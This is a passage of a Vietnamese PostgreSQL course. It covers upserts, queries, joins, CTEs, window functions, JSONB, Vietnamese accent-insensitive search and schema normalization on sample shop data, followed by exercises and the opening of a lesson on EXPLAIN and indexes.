Nạp dữ liệu mẫu cho các ví dụ phía dưới:

```
INSERT INTO users (email, password_hash, full_name, role, created_at) VALUES
    ('an@shopgo.vn',   'x', 'An Nguyễn',  'customer', '2026-09-01 09:00+07'),
    ('binh@shopgo.vn', 'x', 'Bình Trần',  'customer', '2026-09-03 10:30+07'),
    ('chi@shopgo.vn',  'x', 'Chi Lê',     'admin',    '2026-09-05 08:15+07'),
    ('dung@shopgo.vn', 'x', 'Dũng Phạm',  'customer', '2026-09-12 14:45+07');

INSERT INTO products (category_id, sku, name, price, stock) VALUES
    (1, 'AO-001',    'Áo thun cotton',      250000, 50),
    (1, 'GIAY-001',  'Giày sneaker',        750000, 20),
    (1, 'QUAN-001',  'Quần jeans',          450000, 0),
    (2, 'LT-001',    'Laptop 14 inch',    15900000, 5),
    (2, 'CHUOT-001', 'Chuột không dây',     199000, 100),
    (2, 'TAI-001',   'Tai nghe bluetooth',  590000, 30),
    (3, 'NOI-001',   'Nồi chiên không dầu', 1290000, 12),
    (3, 'BINH-001',  'Bình giữ nhiệt',      159000, 0);

INSERT INTO orders (user_id, status, total, created_at) VALUES
    (1, 'paid',      699000,   '2026-09-10 11:00+07'),
    (1, 'delivered', 15900000, '2026-09-15 16:20+07'),
    (2, 'paid',      1340000,  '2026-09-20 09:10+07'),
    (2, 'cancelled', 1290000,  '2026-09-25 19:40+07'),
    (4, 'pending',   648000,   '2026-10-01 13:05+07');

INSERT INTO order_items (order_id, product_id, quantity, unit_price) VALUES
    (1, 1, 2, 250000), (1, 5, 1, 199000),
    (2, 4, 1, 15900000),
    (3, 2, 1, 750000), (3, 6, 1, 590000),
    (4, 7, 1, 1290000),
    (5, 1, 1, 250000), (5, 5, 2, 199000);
```

5.2. UPDATE, DELETE và UPSERT

- `UPDATE bảng SET cột = giá_trị WHERE điều_kiện` và `DELETE FROM bảng WHERE điều_kiện`: **luôn có** `WHERE`; thiếu `WHERE` là sửa/xóa **toàn bộ bảng**. Thói quen an toàn: viết `SELECT` với cùng `WHERE` trước, kiểm tra số hàng rồi mới đổi sang `UPDATE/DELETE`; trong phiên làm việc thủ công dùng `BEGIN;` ... kiểm tra ... `COMMIT;` (hoặc `ROLLBACK;`).
- `INSERT ... ON CONFLICT` (còn gọi **upsert**): chèn nếu chưa có, cập nhật nếu đã tồn tại. Đây là cách **nguyên tử** để làm "tạo hoặc cập nhật" mà không dính race condition của kiểu "kiểm tra rồi mới chèn":

```
INSERT INTO products (category_id, sku, name, price, stock)
VALUES (1, 'AO-001', 'Áo thun cotton cao cấp', 270000, 10)
ON CONFLICT (sku) DO UPDATE
    SET name = EXCLUDED.name, price = EXCLUDED.price, stock = products.stock + EXCLUDED.stock
RETURNING id, sku, name, price, stock;
```

```
 id |  sku   |          name          | price  | stock
----+--------+------------------------+--------+-------
  1 | AO-001 | Áo thun cotton cao cấp | 270000 |    60
(1 row)
```

`EXCLUDED` là hàng bạn đang cố chèn; `products` là hàng hiện có. Ở đây tồn kho được **cộng dồn** (50 + 10 = 60).

Một mẫu rất quan trọng ở backend: **cập nhật có điều kiện + `RETURNING`** để trừ tồn kho an toàn, kiểm tra và ghi trong **một câu lệnh nguyên tử**:

```
UPDATE products SET stock = stock - 1 WHERE sku = 'LT-001' AND stock > 0
RETURNING sku, stock;
```

```
  sku   | stock
--------+-------
 LT-001 |     4
(1 row)
```

Nếu `stock` đã bằng 0, điều kiện `stock > 0` không khớp hàng nào, câu lệnh trả **0 hàng**: ứng dụng nhận biết "hết hàng" mà không cần đọc rồi ghi (không race). Ta sẽ dùng chính mẫu này ở ShopGo.

PostgreSQL 18 mở rộng `RETURNING` cho phép lấy cả **giá trị cũ và mới** trong cùng câu lệnh:

```
UPDATE products SET price = price + 1000 WHERE sku = 'AO-001'
RETURNING old.price AS gia_cu, new.price AS gia_moi;
```

```
 gia_cu | gia_moi
--------+---------
 270000 |  271000
(1 row)
```

6. SELECT: truy vấn dữ liệu

Thứ tự **viết** câu `SELECT` khác thứ tự DBMS **xử lý**; hiểu thứ tự xử lý giải thích hầu hết những thắc mắc kiểu "sao không dùng được bí danh ở `WHERE`":

```
Thứ tự viết:           Thứ tự xử lý (logic):
SELECT  cột/biểu thức    1. FROM / JOIN      lấy và nối bảng
FROM    bảng             2. WHERE            lọc từng HÀNG
WHERE   điều kiện hàng   3. GROUP BY         gom nhóm
GROUP BY ...             4. HAVING           lọc từng NHÓM
HAVING  điều kiện nhóm   5. SELECT           tính cột, biểu thức, bí danh
ORDER BY ...             6. DISTINCT
LIMIT / OFFSET           7. ORDER BY         (có thể dùng bí danh của SELECT)
                         8. LIMIT / OFFSET
```

6.1. Lọc, sắp xếp, giới hạn

```
SELECT sku, name, price
FROM products
WHERE price BETWEEN 200000 AND 800000 AND stock > 0
ORDER BY price DESC;
```

```
   sku    |          name          | price
----------+------------------------+--------
 GIAY-001 | Giày sneaker           | 750000
 TAI-001  | Tai nghe bluetooth     | 590000
 AO-001   | Áo thun cotton cao cấp | 271000
(3 rows)
```

```
SELECT name FROM products WHERE name ILIKE '%không%' ORDER BY name;
```

```
       name
--------------------
 Chuột không dây
 Nồi chiên không dầu
(2 rows)
```

Toán tử hay dùng: `=`, `<>` (khác), `<`, `>`, `BETWEEN a AND b`, `IN (...)`, `LIKE`/`ILIKE` (`%` khớp mọi chuỗi, `_` khớp một ký tự; `ILIKE` không phân biệt hoa thường), `IS NULL`/`IS NOT NULL`, `AND`/`OR`/`NOT`.

> **LIMIT ... OFFSET để phân trang: đắt khi đi sâu**
> `ORDER BY id LIMIT 20 OFFSET 100000` buộc CSDL **đọc và bỏ qua 100.000 hàng** rồi mới lấy 20: càng về trang sau càng chậm. Với dữ liệu lớn, dùng **phân trang theo khóa** (keyset): `WHERE id > :id_cuối_trang_trước ORDER BY id LIMIT 20`. Sẽ cài đặt ở Buổi 28.

6.2. NULL: logic ba giá trị

`NULL` nghĩa là "không biết/không có giá trị", **không phải 0 hay chuỗi rỗng**. Mọi phép so sánh với `NULL` cho kết quả **không biết** (cũng là `NULL`), chứ không phải đúng/sai:

```
\pset null '(null)'
SELECT NULL = NULL AS bang_nhau,
       NULL IS NULL AS la_null,
       COALESCE(NULL, 'mặc định') AS co_mac_dinh,
       NULL::int + 5 AS cong_voi_null;
```

```
 bang_nhau | la_null | co_mac_dinh | cong_voi_null
-----------+---------+-------------+---------------
 (null)    | t       | mặc định    |        (null)
(1 row)
```

Hệ quả cần nhớ:

- Phải dùng `IS NULL`/`IS NOT NULL`, không bao giờ `= NULL` (luôn không khớp).
- `WHERE cột <> 'x'` **loại cả những hàng có** `cột` **là** `NULL` (vì `NULL <> 'x'` là không biết). Muốn bao gồm, viết `cột IS DISTINCT FROM 'x'`.
- Hàm tổng hợp (`SUM`, `AVG`, `COUNT(cột)`) **bỏ qua** `NULL`; `COUNT(*)` đếm mọi hàng.
- `COALESCE(a, b, ...)` trả giá trị không-NULL đầu tiên; `NULLIF(a, b)` trả `NULL` nếu `a = b` (hay dùng để tránh chia cho 0).
- `NOT IN` **với tập có** `NULL` **trả về không hàng nào** (bẫy kinh điển): dùng `NOT EXISTS` thay thế.
- Thiết kế: dùng `NOT NULL` ở mọi cột trừ khi "không có giá trị" thực sự là một trạng thái nghiệp vụ hợp lệ. Cột `NULL` được là nguồn của rất nhiều bug logic.

6.3. Hàm thường dùng và thời gian

Thời gian lưu `TIMESTAMPTZ` (UTC); khi **gom nhóm theo ngày/tháng cho người dùng Việt Nam** phải chuyển sang múi giờ địa phương trước, nếu không đơn lúc 23h ngày 30 sẽ bị tính sang tháng sau:

```
SELECT to_char(date_trunc('month', created_at AT TIME ZONE 'Asia/Ho_Chi_Minh'), 'YYYY-MM') AS thang,
       count(*) AS so_don,
       sum(total) AS doanh_thu
FROM orders
WHERE status <> 'cancelled'
GROUP BY 1
ORDER BY 1;
```

```
  thang  | so_don | doanh_thu
---------+--------+-----------
 2026-09 |      3 |  17939000
 2026-10 |      1 |    648000
(2 rows)
```

Hàm hữu ích khác: `now()`, `current_date`, `age()`, `extract(year FROM ...)`, `interval '7 days'` (`created_at > now() - interval '7 days'`), `length`, `lower/upper`, `trim`, `substring`, `replace`, `concat`, `||` (nối chuỗi), `CASE WHEN ... THEN ... ELSE ... END`, `round`, `floor`, `greatest/least`.

6.4. Gom nhóm và hàm tổng hợp

`GROUP BY` gom các hàng có cùng giá trị; hàm tổng hợp tính trên từng nhóm. `WHERE` lọc *hàng* trước khi gom; `HAVING` lọc *nhóm* sau khi gom. `FILTER` cho phép đếm có điều kiện ngay trong một lần quét:

```
SELECT c.name AS danh_muc,
       count(*) AS so_sp,
       round(avg(p.price)) AS gia_tb,
       count(*) FILTER (WHERE p.stock = 0) AS het_hang
FROM products p
JOIN categories c ON c.id = p.category_id
GROUP BY c.name
HAVING count(*) >= 3
ORDER BY gia_tb DESC;
```

```
  danh_muc   | so_sp | gia_tb  | het_hang
-------------+-------+---------+----------
 Điện tử     |     3 | 5563000 |        0
 Thời trang  |     3 |  490333 |        1
(2 rows)
```

Quy tắc của `GROUP BY`: mọi cột trong `SELECT` phải **nằm trong** `GROUP BY` **hoặc nằm trong hàm tổng hợp**, nếu không bộ máy không biết lấy giá trị nào trong nhóm.

7. JOIN: nối các bảng

`JOIN` ghép hàng của hai bảng theo điều kiện (thường khóa ngoại = khóa chính):

Loại	Kết quả
`INNER JOIN` (hay `JOIN`)	Chỉ các hàng **khớp ở cả hai** bảng
`LEFT JOIN`	**Mọi hàng bảng trái**, phần bên phải là `NULL` nếu không khớp
`RIGHT JOIN`	Ngược lại (ít dùng; đổi chỗ bảng rồi dùng `LEFT`)
`FULL JOIN`	Mọi hàng của cả hai, `NULL` ở chỗ không khớp
`CROSS JOIN`	Tích Descartes (mọi cặp): hiếm, cẩn thận kích thước

```
SELECT u.full_name, count(o.id) AS so_don, COALESCE(sum(o.total), 0) AS tong_tien
FROM users u
LEFT JOIN orders o ON o.user_id = u.id AND o.status <> 'cancelled'
GROUP BY u.id, u.full_name
ORDER BY tong_tien DESC, u.full_name;
```

```
 full_name | so_don | tong_tien
-----------+--------+-----------
 An Nguyễn |      2 |  16599000
 Bình Trần |      1 |   1340000
 Dũng Phạm |      1 |    648000
 Chi Lê    |      0 |         0
(4 rows)
```

`Chi Lê` chưa có đơn nào vẫn xuất hiện (nhờ `LEFT JOIN`). **Bẫy rất hay gặp:** điều kiện lọc của bảng bên phải (`o.status <> 'cancelled'`) phải đặt trong mệnh đề `ON`, không phải `WHERE`; đặt vào `WHERE` sẽ loại các hàng `NULL` và biến `LEFT JOIN` thành `INNER JOIN` ngầm.

Nối nhiều bảng qua quan hệ nhiều-nhiều (đơn hàng, người mua, sản phẩm):

```
SELECT o.id AS don, u.full_name, p.name AS san_pham, oi.quantity AS sl,
       oi.quantity * oi.unit_price AS thanh_tien
FROM orders o
JOIN users u ON u.id = o.user_id
JOIN order_items oi ON oi.order_id = o.id
JOIN products p ON p.id = oi.product_id
WHERE o.id IN (1, 3)
ORDER BY o.id, p.name;
```

```
 don | full_name |        san_pham        | sl | thanh_tien
-----+-----------+------------------------+----+------------
   1 | An Nguyễn | Chuột không dây        |  1 |     199000
   1 | An Nguyễn | Áo thun cotton cao cấp |  2 |     500000
   3 | Bình Trần | Giày sneaker           |  1 |     750000
   3 | Bình Trần | Tai nghe bluetooth     |  1 |     590000
(4 rows)
```

8. Truy vấn con, CTE và truy vấn đệ quy

8.1. Truy vấn con (subquery)

```
SELECT name, price FROM products
WHERE price > (SELECT avg(price) FROM products)
ORDER BY price;
```

```
      name      |  price
----------------+----------
 Laptop 14 inch | 15900000
(1 row)
```

```
SELECT full_name FROM users u
WHERE NOT EXISTS (SELECT 1 FROM orders o WHERE o.user_id = u.id);
```

```
 full_name
-----------
 Chi Lê
(1 row)
```

`EXISTS` chỉ hỏi "có hàng nào không", nên **luôn nhanh và an toàn với** `NULL`: ưu tiên `EXISTS`/`NOT EXISTS` hơn `IN`/`NOT IN` với truy vấn con.

8.2. CTE (WITH): chia truy vấn phức tạp thành các bước đặt tên

Common Table Expression là "bảng tạm có tên" chỉ tồn tại trong một câu lệnh, giúp truy vấn dài đọc như văn xuôi từng bước:

```
WITH doanh_thu AS (
    SELECT user_id, sum(total) AS tong
    FROM orders
    WHERE status IN ('paid', 'shipped', 'delivered')
    GROUP BY user_id
)
SELECT u.full_name, d.tong
FROM doanh_thu d
JOIN users u ON u.id = d.user_id
ORDER BY d.tong DESC;
```

```
 full_name |   tong
-----------+----------
 An Nguyễn | 16599000
 Bình Trần |  1340000
(2 rows)
```

8.3. CTE đệ quy: dữ liệu dạng cây

Danh mục lồng nhau, cây bình luận, sơ đồ tổ chức: dữ liệu mà một hàng trỏ về hàng cha của cùng bảng. `WITH RECURSIVE` duyệt cây trong **một truy vấn**:

```
CREATE TABLE danh_muc_cay (id INT PRIMARY KEY, ten TEXT, cha_id INT REFERENCES danh_muc_cay (id));
INSERT INTO danh_muc_cay VALUES
    (1, 'Thời trang', NULL), (2, 'Nam', 1), (3, 'Nữ', 1), (4, 'Áo sơ mi nam', 2), (5, 'Điện tử', NULL);

WITH RECURSIVE cay AS (
    SELECT id, ten, 0 AS cap, ten AS duong_dan FROM danh_muc_cay WHERE cha_id IS NULL
    UNION ALL
    SELECT d.id, d.ten, c.cap + 1, c.duong_dan || ' > ' || d.ten
    FROM danh_muc_cay d JOIN cay c ON d.cha_id = c.id
)
SELECT repeat('  ', cap) || ten AS ten, duong_dan FROM cay ORDER BY duong_dan;
```

```
       ten        |            duong_dan
------------------+---------------------------------
 Thời trang       | Thời trang
   Nam            | Thời trang > Nam
     Áo sơ mi nam | Thời trang > Nam > Áo sơ mi nam
   Nữ             | Thời trang > Nữ
 Điện tử          | Điện tử
(5 rows)
```

Cấu trúc: phần **mỏ neo** (các gốc, `cha_id IS NULL`) `UNION ALL` phần **đệ quy** (các con của những gì đã tìm được), lặp đến khi không sinh thêm hàng nào. Với dữ liệu có thể có vòng (A cha của B, B cha của A) cần thêm cột theo dõi đường đi để tránh lặp vô hạn.

9. Window function: tính toán trên "cửa sổ" hàng

Window function tính giá trị cho **từng hàng** dựa trên một nhóm hàng liên quan (cửa sổ) mà **không gộp** hàng lại như `GROUP BY`. Cú pháp: `hàm() OVER (PARTITION BY ... ORDER BY ...)`.

Bài toán kinh điển *"top N mỗi nhóm"*: sản phẩm đắt nhất của từng danh mục:

```
SELECT category, name, price, hang_trong_nhom
FROM (
    SELECT c.name AS category, p.name, p.price,
           row_number() OVER (PARTITION BY p.category_id ORDER BY p.price DESC) AS hang_trong_nhom
    FROM products p JOIN categories c ON c.id = p.category_id
) x
WHERE hang_trong_nhom = 1
ORDER BY category;
```

```
  category  |        name         |  price   | hang_trong_nhom
------------+---------------------+----------+-----------------
 Gia dụng   | Nồi chiên không dầu |  1290000 |               1
 Thời trang | Giày sneaker        |   750000 |               1
 Điện tử    | Laptop 14 inch      | 15900000 |               1
(3 rows)
```

Tổng lũy kế và so sánh với đơn trước đó của cùng khách (`lag`):

```
SELECT user_id, id AS don, total,
       sum(total) OVER (PARTITION BY user_id ORDER BY created_at) AS luy_ke,
       total - lag(total) OVER (PARTITION BY user_id ORDER BY created_at) AS chenh_lech
FROM orders
WHERE status <> 'cancelled'
ORDER BY user_id, created_at;
```

```
 user_id | don |  total   |  luy_ke  | chenh_lech
---------+-----+----------+----------+------------
       1 |   1 |   699000 |   699000 |     (null)
       1 |   2 | 15900000 | 16599000 |   15201000
       2 |   3 |  1340000 |  1340000 |     (null)
       4 |   5 |   648000 |   648000 |     (null)
(4 rows)
```

Các hàm cửa sổ cần biết: `row_number()` (đánh số, không trùng), `rank()`/`dense_rank()` (xếp hạng, xử lý đồng hạng), `lag()`/`lead()` (hàng trước/sau), `sum()/avg()/count() OVER (...)` (tổng lũy kế, trung bình trượt), `first_value()`, `ntile(n)`. Window function làm được những việc mà nếu không có phải kéo dữ liệu về Go rồi tự lặp: hãy để CSDL làm.

10. Kiểu nâng cao: JSONB và tìm kiếm tiếng Việt

10.1. JSONB

Dùng cho thuộc tính **thay đổi theo từng bản ghi** (thông số kỹ thuật theo loại sản phẩm) mà không muốn tạo hàng chục cột thưa. Truy vấn bằng toán tử `->` (lấy đối tượng), `->>` (lấy dạng chữ), `@>` (chứa); có thể đặt chỉ mục **GIN** để tăng tốc `@>`:

```
ALTER TABLE products ADD COLUMN attrs JSONB NOT NULL DEFAULT '{}';
UPDATE products SET attrs = '{"mau": "đen", "bao_hanh_thang": 12}' WHERE sku = 'LT-001';
UPDATE products SET attrs = '{"mau": "trắng", "size": ["S", "M", "L"]}' WHERE sku = 'AO-001';

SELECT sku, attrs->>'mau' AS mau, (attrs->>'bao_hanh_thang')::int AS bao_hanh
FROM products WHERE attrs @> '{"mau": "đen"}';
```

```
  sku   | mau | bao_hanh
--------+-----+----------
 LT-001 | đen |       12
(1 row)
```

> **Đừng biến PostgreSQL thành kho tài liệu bừa bãi**
> Dữ liệu bạn **lọc, nối, ràng buộc, báo cáo thường xuyên** phải là **cột thật** có kiểu và ràng buộc. `JSONB` cho phần thật sự linh hoạt. Nếu mọi thứ nằm trong một cột `data JSONB` bạn mất toàn bộ lợi ích của mô hình quan hệ.

10.2. Tìm kiếm không dấu tiếng Việt

Người dùng gõ `ao thun` mà tên lưu là `Áo thun`. Extension `unaccent` loại dấu để so sánh; `pg_trgm` cung cấp độ tương tự và index cho `LIKE '%...%'`:

```
CREATE EXTENSION IF NOT EXISTS unaccent;
SELECT name FROM products WHERE unaccent(name) ILIKE unaccent('%ao thun%');
```

```
          name
-----------------------
 Áo thun cotton cao cấp
(1 row)
```

Với tìm kiếm quy mô lớn, hãy tạo cột chuẩn hóa/index chuyên dụng (index biểu thức trên `unaccent(lower(name))` cần hàm `IMMUTABLE` bọc, hoặc cột `search_text` được cập nhật bằng trigger); với tìm kiếm văn bản phức tạp (xếp hạng, từ đồng nghĩa) cân nhắc Elasticsearch (Buổi 36). Ngoài ra nhớ: **so sánh email không phân biệt hoa thường** bằng cột kiểu `CITEXT` hoặc index duy nhất trên `lower(email)`, nếu không `An@x.vn` và `an@x.vn` thành hai tài khoản.

11. Chuẩn hóa dữ liệu và những thiết kế nên tránh

11.1. Chuẩn hóa (normalization) là gì?

Chuẩn hóa là tổ chức bảng sao cho **mỗi sự thật được lưu đúng một lần**, để tránh trùng lặp và mâu thuẫn khi cập nhật. Ba dạng chuẩn cần nhớ:

- **1NF:** mỗi ô chứa **một giá trị nguyên tử** (không lưu danh sách `"ao, quan, giay"` trong một cột; không lặp nhóm cột `sp1, sp2, sp3`).
- **2NF:** mọi cột không khóa phụ thuộc **toàn bộ** khóa chính (quan trọng với khóa ghép).
- **3NF:** cột không khóa **không phụ thuộc vào cột không khóa khác** (không lưu `ten_danh_muc` trong bảng sản phẩm khi đã có `category_id`).

Ví dụ phi chuẩn hóa sai: bảng `orders` lưu `ten_khach`, `email_khach`, `dia_chi_khach` trên **mỗi** đơn. Khách đổi email thì phải sửa mọi đơn cũ, sót một nơi là dữ liệu mâu thuẫn. Chuẩn hóa: lưu `user_id` và tách thông tin khách sang `users`.

11.2. Khi nào phi chuẩn hóa *có chủ đích*?

Phi chuẩn hóa chấp nhận được khi bạn có lý do và chịu trách nhiệm duy trì tính nhất quán:

- **Chụp lại dữ kiện lịch sử:** `order_items.unit_price` (giá lúc mua), địa chỉ giao hàng *tại thời điểm đặt* (không đổi dù khách sửa địa chỉ sau này), tên sản phẩm trên hóa đơn.
- **Cột tính sẵn để đọc nhanh:** `orders.total`, bộ đếm `review_count` (cập nhật trong cùng transaction).
- **Bảng báo cáo/đọc** được tạo riêng cho truy vấn nặng (CQRS nhẹ, Buổi 40).

11.3. Anti-pattern thường gặp

Anti-pattern	Vì sao tệ và nên làm gì
Lưu tiền bằng `FLOAT`/`DOUBLE`	Sai số làm tròn. Dùng `BIGINT` đơn vị nhỏ nhất hoặc `NUMERIC`
`TIMESTAMP` không múi giờ	Mơ hồ khi đổi múi giờ/server. Dùng `TIMESTAMPTZ`
Danh sách trong một cột (`"1,5,9"`)	Không ràng buộc, không nối bảng được. Dùng bảng trung gian
EAV (Entity-Attribute-Value): bảng `(entity_id, key, value)`	Mất kiểu, mất ràng buộc, truy vấn khủng khiếp. Dùng cột thật hoặc `JSONB`
Không dùng khóa ngoại "cho nhanh"	Dữ liệu mồ côi, không ai tin được. Luôn khai báo FK
"God table": một bảng 80 cột cho mọi thứ	Khó hiểu, nhiều `NULL`. Tách theo khái niệm
Cột `NULL` bừa bãi	Logic ba giá trị gây bug. Mặc định `NOT NULL`
Xóa mềm (`deleted_at`) cho mọi bảng không suy nghĩ	Mọi truy vấn phải nhớ lọc; ràng buộc `UNIQUE` hỏng. Chỉ khi có yêu cầu khôi phục/kiểm toán; dùng index riêng (`WHERE deleted_at IS NULL`)

Anti-pattern	Vì sao tệ và nên làm gì
Dùng chuỗi tự do cho trạng thái không `CHECK`	Gõ sai thành trạng thái mới. Dùng `CHECK`/`ENUM`
`SELECT *` trong code ứng dụng	Phá khi thêm cột, tải dữ liệu thừa. Liệt kê cột cần dùng
Khóa chính là dữ liệu nghiệp vụ có thể đổi (email, số điện thoại)	Đổi giá trị là phải sửa mọi khóa ngoại. Dùng khóa thay thế vô nghĩa (`id`) và `UNIQUE` cho email

12. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. `UPDATE`/`DELETE` **thiếu** `WHERE`: xóa/sửa toàn bộ bảng.
2. `= NULL` **thay vì** `IS NULL`; `NOT IN` **với** `NULL`.
3. **Đặt điều kiện bảng phải của** `LEFT JOIN` **vào** `WHERE`, vô tình biến thành `INNER JOIN`.
4. **Quên index cho khóa ngoại** (PostgreSQL không tự tạo).
5. `LIMIT/OFFSET` **sâu** để phân trang, ngày càng chậm.
6. **Gom nhóm theo ngày/tháng mà không đổi múi giờ** (`AT TIME ZONE`).
7. **"Kiểm tra rồi mới ghi" ở ứng dụng** thay vì `UNIQUE`/`ON CONFLICT`/cập nhật có điều kiện: race condition.
8. **Lưu tiền bằng số thực**, thời gian không múi giờ.
9. `SELECT *` và nối chuỗi vào câu SQL (SQL injection, Buổi 22, 37).
10. **Chuẩn hóa quá mức hoặc quá ít**; không chụp lại giá/địa chỉ tại thời điểm đặt hàng.

13. Góc nhìn thực chiến

Góc nhìn thực chiến

Với dữ liệu nghiệp vụ, **schema là phần khó sửa nhất của hệ thống**: code đổi bằng một lần deploy, còn dữ liệu đã nằm trong hàng triệu dòng. Vì vậy các nhóm cẩn thận làm ba việc: (1) **review schema nghiêm hơn review code**: kiểu dữ liệu, ràng buộc, index, tên, `NULL`; (2) mọi thay đổi schema đi qua **migration có phiên bản** (Buổi 22), viết sao cho **tương thích ngược** với bản code cũ đang chạy (thêm cột `NULL`/có mặc định trước, triển khai code, rồi mới siết ràng buộc), nhờ đó triển khai không cần dừng hệ thống; (3) **đẩy luật bất biến xuống CSDL** (`CHECK`, `UNIQUE`, `FK`) và dùng cập nhật có điều kiện (`stock > 0`) thay vì "đọc-kiểm tra-ghi". Khi phỏng vấn, câu hỏi "thiết kế schema cho hệ thống đặt hàng" gần như luôn xoay quanh: khóa chính/ngoại, quan hệ nhiều-nhiều, lưu tiền, chụp giá lịch sử, trạng thái đơn, và index. Bạn đã có đủ ở buổi này.

14. Tóm tắt

Tóm tắt buổi học

- Mô hình quan hệ: bảng, khóa chính/ngoại, ràng buộc; ràng buộc ở CSDL là chốt chặn cuối cùng, không thay thế bằng kiểm tra ở ứng dụng.
- Kiểu dữ liệu: `BIGINT GENERATED ... AS IDENTITY`, `TEXT`, tiền là `BIGINT`, thời gian là `TIMESTAMPTZ`, `JSONB` cho phần linh hoạt.
- DML: `INSERT ... RETURNING`, `ON CONFLICT` (upsert nguyên tử), cập nhật có điều kiện + `RETURNING` (trừ tồn kho), PostgreSQL 18 có `old.`/`new.` trong `RETURNING`.
- `SELECT`: thứ tự xử lý FROM → WHERE → GROUP BY → HAVING → SELECT → ORDER BY → LIMIT; `NULL` là logic ba giá trị.
- `JOIN` (LEFT với điều kiện ở `ON`), `EXISTS`, CTE, CTE đệ quy cho cây, window function cho top-N mỗi nhóm, lũy kế, `lag`.
- Chuẩn hóa (mỗi sự thật một nơi) và phi chuẩn hóa có chủ đích (chụp giá lịch sử, cột tính sẵn); tránh anti-pattern (tiền số thực, danh sách trong cột, EAV, thiếu FK).
- PostgreSQL không tự index khóa ngoại: nhớ tạo (Buổi 21).

15. Bài tập

Dùng bộ dữ liệu ShopGo ở trên cho các bài sau (nạp lại vào cơ sở dữ liệu thử của bạn).

1. **[Cơ bản]** Liệt kê sản phẩm còn hàng thuộc danh mục "Điện tử", sắp xếp giá tăng dần. Sau đó liệt kê sản phẩm có tên chứa "tai" (không phân biệt hoa thường).
2. **[Cơ bản]** Đếm số đơn theo từng trạng thái (`GROUP BY status`) và tính tổng tiền từng trạng thái. Kết quả sắp xếp theo tổng tiền giảm dần.
3. **[Cơ bản]** Với mỗi đơn hàng, in mã đơn, tên khách, số dòng sản phẩm và tổng số lượng (`JOIN` + `GROUP BY`).
4. **[Trung bình]** Tìm khách hàng **chưa từng mua** sản phẩm thuộc danh mục "Thời trang" (dùng `NOT EXISTS` lồng hai mức). Viết lại bằng `LEFT JOIN ... IS NULL` và so sánh.
5. **[Trung bình]** Tính **doanh thu theo tháng** (múi giờ Việt Nam) chỉ tính đơn `paid/shipped/delivered`, kèm tỉ lệ tăng trưởng so với tháng trước bằng `lag()`.
6. **[Trung bình]** Với mỗi khách, tìm **sản phẩm họ mua nhiều nhất** theo số lượng (`row_number()` hoặc `DISTINCT ON`). Giải thích khác biệt giữa `DISTINCT ON` (riêng PostgreSQL) và `row_number()`.
7. **[Nâng cao]** Viết truy vấn **kiểm tra tính nhất quán dữ liệu**: tìm đơn mà `orders.total` **khác** tổng `quantity * unit_price` của các dòng. Cố ý làm sai một đơn bằng `UPDATE` để kiểm chứng. (Đây là truy vấn "đối soát" nhóm vận hành hay chạy.)
8. **[Nâng cao]** Mở rộng schema: thêm bảng `addresses` (một khách nhiều địa chỉ), cột `orders.shipping_address` dạng `JSONB` **chụp lại địa chỉ lúc đặt**, và bảng `reviews(user_id, product_id, rating 1..5, comment)` với **mỗi khách chỉ đánh giá một sản phẩm một lần** (khóa chính ghép) và chỉ được đánh giá sản phẩm đã mua (gợi ý: kiểm tra ở ứng dụng/trigger, giải thích vì sao `CHECK` không làm được). Vẽ lại ERD.
9. **[Thử thách]** Tạo bảng `comments(id, parent_id, post_id, body, created_at)` dạng cây (bình luận trả lời bình luận). Viết một truy vấn **CTE đệ quy** trả toàn bộ cây bình luận của một bài viết theo thứ tự hiển thị lồng nhau kèm độ sâu, và một truy vấn đếm **số lượng phản hồi con cháu** của từng bình luận. Thêm cách chống vòng lặp vô hạn.

Buổi 21 — Index, transaction và truy vấn hiệu quả

Thông tin buổi học

Thời lượng: 6–7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 12–15 (đồng thời), Buổi 20 (SQL)

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Đọc kế hoạch thực thi `EXPLAIN` / `EXPLAIN ANALYZE` và biết truy vấn dùng index hay quét toàn bảng.
- Chọn và tạo đúng loại index: B-tree đơn/ghép, partial, expression, covering, GIN; biết khi nào index **không** được dùng.
- Giải thích **ACID**, **MVCC** và dùng transaction đúng cách.
- Phân biệt các **mức cô lập**, nhận diện và tái hiện các lỗi đồng thời: lost update, non-repeatable read, write skew, deadlock.
- Dùng khóa bi quan (`FOR UPDATE`, `SKIP LOCKED`), khóa lạc quan (cột `version`), cập nhật nguyên tử đúng chỗ.

Buổi này là ranh giới giữa "biết SQL" và "làm backend thật": hai vấn đề **khó nhất và đắt nhất** trong hệ thống dữ liệu là *truy vấn chậm khi dữ liệu lớn* và *dữ liệu sai khi nhiều người dùng cùng lúc*. Cả hai đều được giải quyết ở tầng CSDL, và đều đã được **chạy thật** trong buổi này.

1. Đọc kế hoạch thực thi: EXPLAIN

SQL là ngôn ngữ khai báo: bạn nói *muốn gì*, **bộ lập kế hoạch (planner)** chọn *cách làm*: quét toàn bảng hay dùng index nào, nối bảng theo thuật toán nào, thứ tự nào. Lệnh `EXPLAIN` cho thấy kế hoạch được chọn mà **không chạy** câu lệnh; `EXPLAIN ANALYZE` **chạy thật** và đo thời gian thực tế.

```
EXPLAIN                     -> kế hoạch DỰ KIẾN (chi phí ước lượng)
EXPLAIN (ANALYZE, BUFFERS)  -> CHẠY THẬT: thời gian, số hàng thực tế, số khối đọc
EXPLAIN (COSTS OFF)         -> chỉ in hình dạng kế hoạch (gọn, dùng để học và so sánh)
```

EXPLAIN ANALYZE thực thi câu lệnh

Với `INSERT/UPDATE/DELETE`, `ANALYZE` **thực sự sửa dữ liệu**. Bọc trong `BEGIN; EXPLAIN ANALYZE ...; ROLLBACK;` khi thử trên dữ liệu thật.

1.1. Các nút (node) bạn phải nhận ra

Nút	Ý nghĩa
Seq Scan	Đọc **tuần tự toàn bộ bảng**, lọc từng hàng. Tốt khi bảng nhỏ hoặc lấy phần lớn hàng; **thảm họa** khi bảng lớn mà chỉ cần vài hàng
Index Scan	Dò index lấy vị trí hàng rồi đọc từng hàng từ bảng. Hợp khi lấy **ít hàng**
Index Only Scan	Trả lời **chỉ từ index** không cần chạm bảng (khi index chứa mọi cột cần thiết và bảng đã `VACUUM`)
Bitmap Index Scan + Bitmap Heap Scan	Quét index tạo "bản đồ" các khối cần đọc rồi đọc theo thứ tự: hợp khi lấy **số hàng vừa phải**

Nút	Ý nghĩa
Nested Loop / Hash Join / Merge Join	Ba thuật toán nối bảng: lặp lồng (ít hàng bên ngoài), băm (phổ biến cho nối lớn), trộn (đã sắp xếp sẵn)
